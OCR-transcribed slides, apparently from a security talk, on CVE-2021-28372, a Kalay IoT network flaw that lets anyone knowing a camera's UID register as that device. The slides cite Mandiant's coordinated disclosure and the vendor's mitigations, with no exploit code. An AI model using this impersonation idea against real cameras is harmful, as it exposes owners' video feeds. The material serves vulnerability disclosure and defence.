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

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




Device Registration Flow



Revisiting Device Registration Flow

- What's in a device registration message?
  - Kalay UID
  - Metadata (MAC address, versions)
  - Timestamps
  - Serial numbers

- What matters in a device registration message?
  - Kalay UID



CVE-2021-28372: Device Impersonation

- Anyone who knows a device's UID can register that device on the Kalay network
  - An attacker could compromise up to 83 million IoT cameras
- Published jointly with U.S. Cybersecurity Infrastructure Security Agency ("CISA")
- TUTK shared recommendations on their website
  - Update the TUTK library version
  - Use "AuthKey" and "DTLS" features of Kalay network


THREAT RESEARCH


Mandiant Discloses Critical Vulnerability Affecting Millions of IoT Devices

JAKE VALLETTA, ERIK BARZDUKAS, DILLON FRANKE


AUG 17, 2021 | 7 MINS READ


https://www.mandiant.com/resources/mandiant-discloses-critical-vulnerability-affecting-iot-devices

CVE-2021-28372: Device Impersonation



Registration Server






Mobile Application
(Remote Network 1)


Attacker Device
(Remote Network 2)

Smart Camera
(Home Network)

CVE-2021-28372: Device Impersonation



CVE-2021-28372: Device Impersonation



